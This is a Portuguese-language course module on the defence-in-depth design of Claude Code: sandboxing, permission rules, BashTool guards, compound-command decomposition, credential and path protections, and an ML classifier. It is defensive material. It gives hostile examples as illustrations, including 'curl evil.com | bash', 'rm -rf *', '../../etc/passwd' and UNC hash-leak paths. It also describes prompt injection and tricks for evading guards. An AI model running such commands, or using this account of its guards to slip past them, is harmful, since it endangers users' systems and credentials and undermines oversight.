🏰 Sandbox — A Primeira Muralha

A primeira linha de defesa do Claude Code é o isolamento físico. Antes mesmo de avaliar se um comando é seguro, o sistema garante que a execução acontece dentro de um ambiente restrito — a sandbox. Comandos não têm acesso irrestrito ao sistema operacional; eles rodam em um container limitado que restringe acesso a rede, sistema de arquivos e processos.
O Que é a Sandbox
Isolamento de processos: Comandos executados pelo Claude Code rodam em um ambiente confinado, sem acesso direto ao sistema hospedeiro
Restrição de rede: A sandbox pode limitar ou bloquear conexões de rede, impedindo exfiltração de dados
Acesso ao filesystem controlado: Apenas os diretórios do projeto são acessíveis — não o sistema inteiro
Defesa em profundidade: Mesmo que todas as outras camadas falhem, a sandbox limita o dano potencial
💡 Como Funciona na Prática
No macOS, a sandbox usa o recurso nativo sandbox-exec com perfis restritivos. No Linux, mecanismos como namespaces e cgroups podem ser utilizados. O ponto-chave: você não precisa configurar nada — a sandbox é ativada automaticamente quando disponível. Pense nela como a muralha externa de um castelo: ela está sempre lá, mesmo que você não a veja.
🔐 Sistema de Permissões — Allow, Deny e Ask
A segunda camada é o sistema de permissões granular. Cada ferramenta do Claude Code — Bash, Edit, Read, Write — pode ser individualmente configurada para rodar automaticamente, ser bloqueada ou pedir aprovação explícita. Isso é configurável via settings.json e suporta wildcards para automação inteligente.
Os 3 Níveis de Permissão
Allow (Permitir): A ferramenta executa automaticamente sem pedir confirmação. Ideal para operações seguras como leitura de arquivos ou comandos de build conhecidos. Exemplo: "Bash(npm test)"
Deny (Bloquear): A ferramenta é completamente bloqueada. O Claude Code nem tenta executar. Útil para comandos destrutivos que nunca devem rodar. Exemplo: "Bash(rm -rf *)"
Ask (Perguntar): O padrão para a maioria das operações. O Claude Code pausa e pede sua aprovação antes de executar. Você vê exatamente o que será executado e decide se permite ou não
Fazer
-
✓
Usar wildcards para permitir padrões seguros:
Bash(npm *) -
✓
Configurar permissões por projeto no
.claude/settings.jsonlocal - ✓ Bloquear explicitamente comandos destrutivos conhecidos
- ✓ Revisar e ajustar permissões conforme confiança aumenta
Evitar
-
✗
Aprovar tudo cegamente com
Bash(*)no allow - ✗ Ignorar as solicitações de permissão — elas existem por um motivo
- ✗ Usar as mesmas permissões para todos os projetos
- ✗ Permitir comandos de rede sem restrição em projetos sensíveis
🛡️ Guardas da BashTool — 23+ Verificações Contra Shell Malicioso
O shell é o maior vetor de ataque em qualquer sistema de agentes de IA. Um comando shell aparentemente inocente pode esconder substituições de comando, injeções de variáveis, caracteres Unicode invisíveis e dezenas de outros truques. A BashTool do Claude Code implementa mais de 23 verificações específicas para neutralizar essas ameaças.
O Que os Guardas Bloqueiam
Substituição de comando $(): Previne execução aninhada de comandos arbitrários dentro de strings
Zsh perigosos: Bloqueia zmodload, sysopen, zsystem e outros builtins que acessam recursos do sistema
Flags ofuscadas: Detecta flags escritas de formas alternativas para burlar detecção (ex: -\-force com escape)
IFS injection: Bloqueia manipulação do Internal Field Separator para alterar parsing de comandos
Unicode whitespace: Detecta caracteres Unicode invisíveis que parecem espaços mas alteram semântica
Control chars: Bloqueia caracteres de controle que podem manipular o terminal ou alterar output
Pipe para shell: Previne padrões como curl url | bash que baixam e executam código arbitrário
Redireção perigosa: Bloqueia redireção de output para arquivos sensíveis do sistema
🚨 Por Que Shell é o Maior Vetor de Ataque
O shell é Turing-completo e incrivelmente expressivo. Um único comando pode baixar código da internet, executá-lo, modificar arquivos do sistema e exfiltrar dados — tudo em uma linha. Atacantes sofisticados usam técnicas como:
Prompt injection: Inserir instruções maliciosas em arquivos que o Claude Code lê, fazendo-o executar comandos perigosos
Obfuscação multi-camada: Codificar comandos em base64, hex, ou usar variáveis de ambiente para esconder intenção
Exfiltração via DNS/HTTP: Enviar dados sensíveis codificados em requisições aparentemente inocentes
🔍 Análise de Comando — Decomposição e Verificação Independente
Comandos compostos são uma das formas mais comuns de burlar verificações de segurança. Um comando como npm test && curl evil.com | bash poderia passar despercebido se apenas o primeiro subcomando fosse verificado. O Claude Code resolve isso decompondo cada comando composto e verificando cada parte independentemente.
Como a Decomposição Funciona
Parsing de operadores: &&, ||, ;, | — cada operador divide o comando em subcomandos separados
Verificação individual: Cada subcomando passa independentemente por todas as verificações de segurança
Falha atômica: Se qualquer subcomando falhar na verificação, o comando inteiro é bloqueado — não há execução parcial
Subshells incluídos: Expressões dentro de () e {} também são analisadas recursivamente
💡 Na Prática
Quando o Claude Code precisa executar cd project && npm install && npm test, ele não avalia o comando como um bloco único. Ele divide em três partes — cd project, npm install e npm test — e verifica cada um contra todas as regras de segurança. Isso significa que esconder um comando perigoso no meio de uma cadeia de comandos seguros não funciona.
🏛️ Código Protegido — A Fortaleza Interna
Todas as camadas anteriores convergem para um único objetivo: proteger seu código e suas credenciais. Além das defesas genéricas, o Claude Code implementa proteções específicas contra vetores de ataque conhecidos — incluindo vulnerabilidades exclusivas de plataforma como vazamento NTLM no Windows.
Proteções da Fortaleza Interna
Proteção UNC (Windows): Caminhos UNC como \\server\share podem forçar autenticação NTLM automática, vazando hashes de senha. O Claude Code detecta e bloqueia esses caminhos
Bloqueio de credenciais em URLs: URLs no formato https://user:password@host são detectadas e bloqueadas para evitar vazamento de credenciais
Proteção de arquivos sensíveis: Acesso a .env, .ssh/, credentials.json e similares é sinalizado ou bloqueado
Validação de paths: Caminhos com traversal (../../etc/passwd) são detectados e impedidos
📊 Lista de Proteções Específicas
Caminhos UNC: Detecção de \\ no início de caminhos em ambiente Windows
Credenciais em URL: Regex para detectar ://user:pass@ em qualquer contexto
Tokens e chaves: Padrões de API keys (AWS, GitHub, Anthropic) são detectados e mascarados
Path traversal: Sequências ../ que escapam do diretório do projeto são bloqueadas
Symlink attacks: Links simbólicos que apontam para fora do projeto são verificados
Arquivo de configuração shell: Escrita em .bashrc, .zshrc, .profile é bloqueada para evitar persistência
🤖 Classificador ML — Aprovação Semântica com Inteligência
A camada mais sofisticada. Enquanto as outras verificações usam regras estáticas (regex, listas de bloqueio, parsing), o classificador ML entende a intenção semântica do comando. Ele não olha apenas para os caracteres — ele compreende o que o comando pretende fazer. Além disso, a Anthropic mantém uma API de lista de bloqueio para URLs maliciosas conhecidas.
Como o Classificador ML Funciona
Análise semântica: Ao invés de regex, usa modelos treinados para entender a intenção real de um comando — "este comando está tentando exfiltrar dados?" ao invés de "este comando contém a palavra curl?"
Aprovação contextual: Considera o contexto da conversa e do projeto para decidir se uma ação é razoável — curl em um projeto web é normal, curl em um projeto puramente local é suspeito
API de lista de bloqueio: A Anthropic mantém uma lista centralizada e atualizada de URLs maliciosas, domínios de phishing e endpoints de exfiltração conhecidos
Camada opcional: O classificador ML atua como verificação adicional, nunca como substituto das camadas anteriores
💡 Defesa em Profundidade
O princípio fundamental de toda a arquitetura de segurança do Claude Code é defesa em profundidade. Nenhuma camada individual é perfeita — e nenhuma precisa ser. O valor está na combinação:
Sandbox limita o dano máximo possível
Permissões controlam o que pode ser executado
Guardas BashTool bloqueiam padrões perigosos conhecidos
Análise de Comando decompõe e verifica cada parte
Classificador ML entende a intenção, não apenas o texto
📋 Resumo do Módulo
Próximo Módulo:
2.3 - 📦 O Aperto